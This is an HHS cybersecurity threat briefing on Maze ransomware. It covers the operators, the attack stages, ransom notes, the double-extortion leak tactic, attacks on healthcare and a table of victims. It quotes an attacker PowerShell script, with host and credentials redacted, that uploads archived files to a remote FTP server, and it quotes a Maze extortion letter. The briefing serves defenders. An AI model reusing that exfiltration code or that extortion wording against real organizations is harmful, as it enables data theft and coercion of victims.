LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY

Maze Ransomware

06/04/2020

Report #: 202006041030

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- Threat Actors
- Theoretical Attack Timeline and Shifting Procedures
- Notification of compromise
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Image source: Cryptostopper

Slides Key:

Non-Technical: managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

Introduction to Maze

- Ransomware, initially discovered in May of 2019 by Malwarebytes researcher, Jerome Segura
- Also known as ChaCha (encryption algorithm)
- Offered as Ransomware-as-a-Service (RaaS)
- Popularized tactic of publishing victim data
  - Collect two fees: Standard ransom and do-not-publish
    - They sometimes also sell it on the dark web after collecting both fees
  - Data exfiltrated to FTP server via PowerShell
- Mandiant/FireEye: Multiple operators
- Delivered via Fallout and Spelevo exploit kits, RDP compromise and phishing/malspam
  - Access networks via IcedID
- Used in conjunction with other well-known tools, such as Cobalt Strike and Metasploit, for lateral movement and privilege escalation




Image source: Twitter

Attack Process

The typical Maze attack looks like this:

1. Attack vector is successful: Malspam, RDP compromise, exploit kit or other vulnerability compromise
2. Reconnaissance and lateral movement
3. Upon execution, Maze will scan files and exfiltrate them to a file server
4. It will then encrypt and append different randomly generated extensions to the encrypted files.
5. It will attempt to connect to various websites by IP address (C2 servers)
6. It will delete shadow copies to ensure that all the data cannot be restored easily

Image source: YouTube

Threat actors

Image source: ICanHazCheezeburger

Who operates Maze?

- Several groups:
  - FIN6, active since 2014
    - Financially motivated
    - Since 2017, FIN6 has increasingly targeted payment card data
      - Especially web-based e-commerce platforms
        - Steal credit card numbers/names.
    - Target point-of-sale (POS) systems
      - primarily using Trinity or FrameworkPOS malware against POS
    - Often (but not exclusively) target retail and hospitality
    - Frequently use Cobalt Strike, Metaspolit, LockerGoga and Mimikatz
  - TA2101
    - Only recently active
    - Often impersonate governments
    - Leverage Cobalt Strike and Metasploit
  - Others who have yet to demonstrate discernible patters of activity
- A possible clue to who operates Maze:
  - Maze does not attack any system if the language set on the system is Russian (from Russian Federation or Moldova), Ukrainian, Belarusian, Tajik, Armenian, Azerbaijani, Georgian, Kazakh, Kyrgyz, Turkmen, Uzbek, Tatar, Romanian (from Moldova, nor Romania) and various dialects of Serbian

Theoretical Attack Timeline and Shifting Procedures

Mandiant has noted a shift over time in how Maze is deployed

- Initially, traditional deployment intended to compromise as many systems across many organizations simultaneously
  - This was a more traditional ransomware distribution
  - Goal: Encrypt as many machines as possible independent of organization
- At the end of 2019, shift to post-compromise deployment
  - Focus on single victim at a time
  - Ransomware is not the first and sometimes not even the second stage malware deployed in the attack
  - Compromise via vulnerability is more common

Based on Cisco Talos Incident Response engagements, a Maze ransomware incident timeline might look like this:

- Day 0 - 6: Initial compromise, Cobalt Strike artifacts are deployed, and internal administrative accounts are compromised.
- Day 7 - 13: Additional active reconnaissance, data is typically stolen and uploaded to file server.
- Day 14 - 21: Maze ransomware spreads, taking down the network, victims become aware at some point and begin response actions.

Replacement of Wallpaper

Desktop wallpaper replacement:

Image source: Carbon Black

What's important here?

- RSA-2048 and ChaCha algorithms
- "appropriate price" depends on system functionality:
  - Home computer
  - Standalone server
  - Server clusters in corporate network
  - Workstation in corporate network
  - Primary domain controller
  - Backup server

Maze Ransomware Adjusts Recovery Fee According to Device Type
https://securityintelligence.com/news/maze-ransomware-adjusts-recovery-fee-according-to-device-type/

Ransom Note

An example of a Maze ransom note:




Image source: Carbon Black

Three common elements:

- 1 Standard reference to inaccessible files (RSA-2048 and ChaCha20)
- 2 Contact information e-mail address
- 3 Pressure to act in a timely manner

Exfiltration - PowerShell


How Maze exfiltrates data before it encrypts files/systems:

```
$Dir="C:/Windows/Temp/"
 #ftp server
 $ftp = "ftp[:]//<REDACTED>/PROJECT1/"
 $user =<REDACTED>
 $pass = <REDACTED>
 $webclient = New-Object System.Net.WebClient
 $webclient.Credentials = New-Object System.Net.NetworkCredential($user,$pass)
 #list every sql server trace file
 foreach($item in (dir $Dir "*.7z")){
    "Uploading $item..."
    $uri = New-Object System.Uri($ftp+$item.Name)
    $webclient.UploadFile($uri, $item.FullName)
 }
```

Image source: Talos Intelligence

Maze Blazing New Trails in Ransomware Operations

- Maze operators have driven innovations in ransomware operations via data exfiltration
  - Hack-and-dump to apply additional pressure on victims to pay ransom
    - Maze ransomware attacks against Allied Universal
    - Allied did not pay Ransom; Maze leaked their data
    - Sodinokibi, Nempty, DoppelPaymer, Clop, AKO, Mespinoza, Sekhmet, Netfilim, Snatch, Nemty, Ragnarlocker, Nemty, Ryuk and BitPyLock now do the same
  - The Maze operators at some point realized they could charge their victims for NOT leaking their data, so that became a second fee demanded
  - Even if a victim pays both fees, Maze may still sell data on the dark web without the knowledge of the victim organization


"I am writing to you because we have breached Allied Universal security firm (aus.com), downloaded data and executed Maze ransomware in their network.

They were asked to pay ransom in order to get decryptor and be safe from data leakage, we have also told them that we would write to you about this situation if they dont pay us, because it is a shame for the security firm to get breached and ransomwared.

We gave them time to think until this day, but it seems they abandoned payment process.

I uploaded some files from their network as the data breach proofs. If they dont begin sending requested money until next Friday we will begin releasing on public everything that we have downloaded from their network before running Maze."

Image source: BleepingComputer

Maze Ransomware Not Getting Paid, Leaks Data Left and Right
https://www.bleepingcomputer.com/news/security/maze-ransomware-not-getting-paid-leaks-data-left-and-right/
Allied Universal Breached by Maze Ransomware, Stolen Data Leaked
https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/

Publishing data – The Shame Game

This is the website where Maze publishes leaked victim files, hosted by Irish ISP

- Example of Southwire data breach




Image source: Bleeping Com

Promises to Cease Healthcare Attacks during COVID

Maze demonstrated that cybercriminal groups do have empathy. They made two general offers in March 2020 in light of the reaction and economic fallout related to the global Coronavirus pandemic:

- They offered discounts to organizations who they planned to target
- They promised not to attack healthcare organizations




Image source: TechTarget

Promises Broken.

They lied.

Cyber gangsters hit UK medical firm poised for work on coronavirus with Maze ransomware attack

The Maze ransomware group has published personal and medical details of thousands of former patients of a London-based medical research company after a failed attempt to disable the firm's computer systems

Image source: Computer Weekly

Maze Ransomware Continues to Hit Healthcare Units amid Coronavirus (COVID-19) Outbreak

Image source: Security Boulevard

So much for their moratorium on attacking healthcare entities: Maze Team attacks a plastic surgeon

MAY 5, 2020 DISSENT

> *We also stop all activity versus all kinds of medical organizations until the stabilization of the situation with virus — Maze Team, March 18, 2020*

Despite having proclaimed that they would not be attacking medical entities during the pandemic, Maze Team has attacked another medical entity: a Bellevue, Washington-based plastic surgeon who specializes in surgery of the eye and facial areas. Dr. Kristin Tarbet's website does not provide any notice or indication of trouble, but Maze claims to have successfully attacked them on May 1, and offers plenty of proof of attack.

Image source: DataBreaches.net

Telemetry Map

McAfee Telemetry Map of Maze attacks (up to March 2020):




Image source: McAfee

Maze Attacks

Victim	Result
City of Pensacola	Exfiltrated 32 GB of data, demanded ransom of $1M. City of Pensacola did not pay. Data leaked.
Southwire	Alleged to have exfiltrated 120 GB of data and encrypted 878 devices, demanded $6M. Data leaked.
Allied Universal	Encrypted “lots” of computers and exfiltrated 7GB of data. Demanded $2.3M ransom. Allied did not pay. Leaked 700 MB of data.
Baker Wotring	Unknown ransom demand or if ransom was paid
Cognizant	Internal systems encrypted and taken offline. Total cost of attack estimated to be between $50M and $70M.
Vernay	Unknown ransom demand or if ransom was paid
Chubb	Unknown ransom demand or if ransom was paid
Pitney Bowes	Systems and networks were secured before they could be encrypted.
Baker Wotring	Unknown ransom demand or if ransom was paid
BILTON	Unknown ransom demand or if ransom was paid
Grecco Auto	Unknown ransom demand or if ransom was paid
Bouygues Construction	237 systems encrypted and 1 TB of data encrypted.
Mitch Co International	Unknown ransom demand or if ransom was paid
Einhell	Unknown ransom demand or if ransom was paid
CONTINENTALH3	Unknown ransom demand or if ransom was paid
Groupe Europe Handling SAS	Unknown ransom demand or if ransom was paid
Fratelli Beretta	Unknown ransom demand or if ransom was paid
Bird Construction	60 GB of data exfiltrated, no further information (possibly paid ransom)
Groupe Igrec	Unknown ransom demand or if ransom was paid
Auteuil Tour Eiffe	Unknown ransom demand or if ransom was paid
MD Lab	231 workstations encrypted,100 GB of data exfiltrated. Ransom of about $800,000 demand to decrypt and $800,000 to destroy data. Ransoms not paid.

In some of the above instances, the above information could not be confirmed by the victim organization

Carbon Black Analysis of Maze

Carbon Black breakdown of Maze capabilities and TTPs:

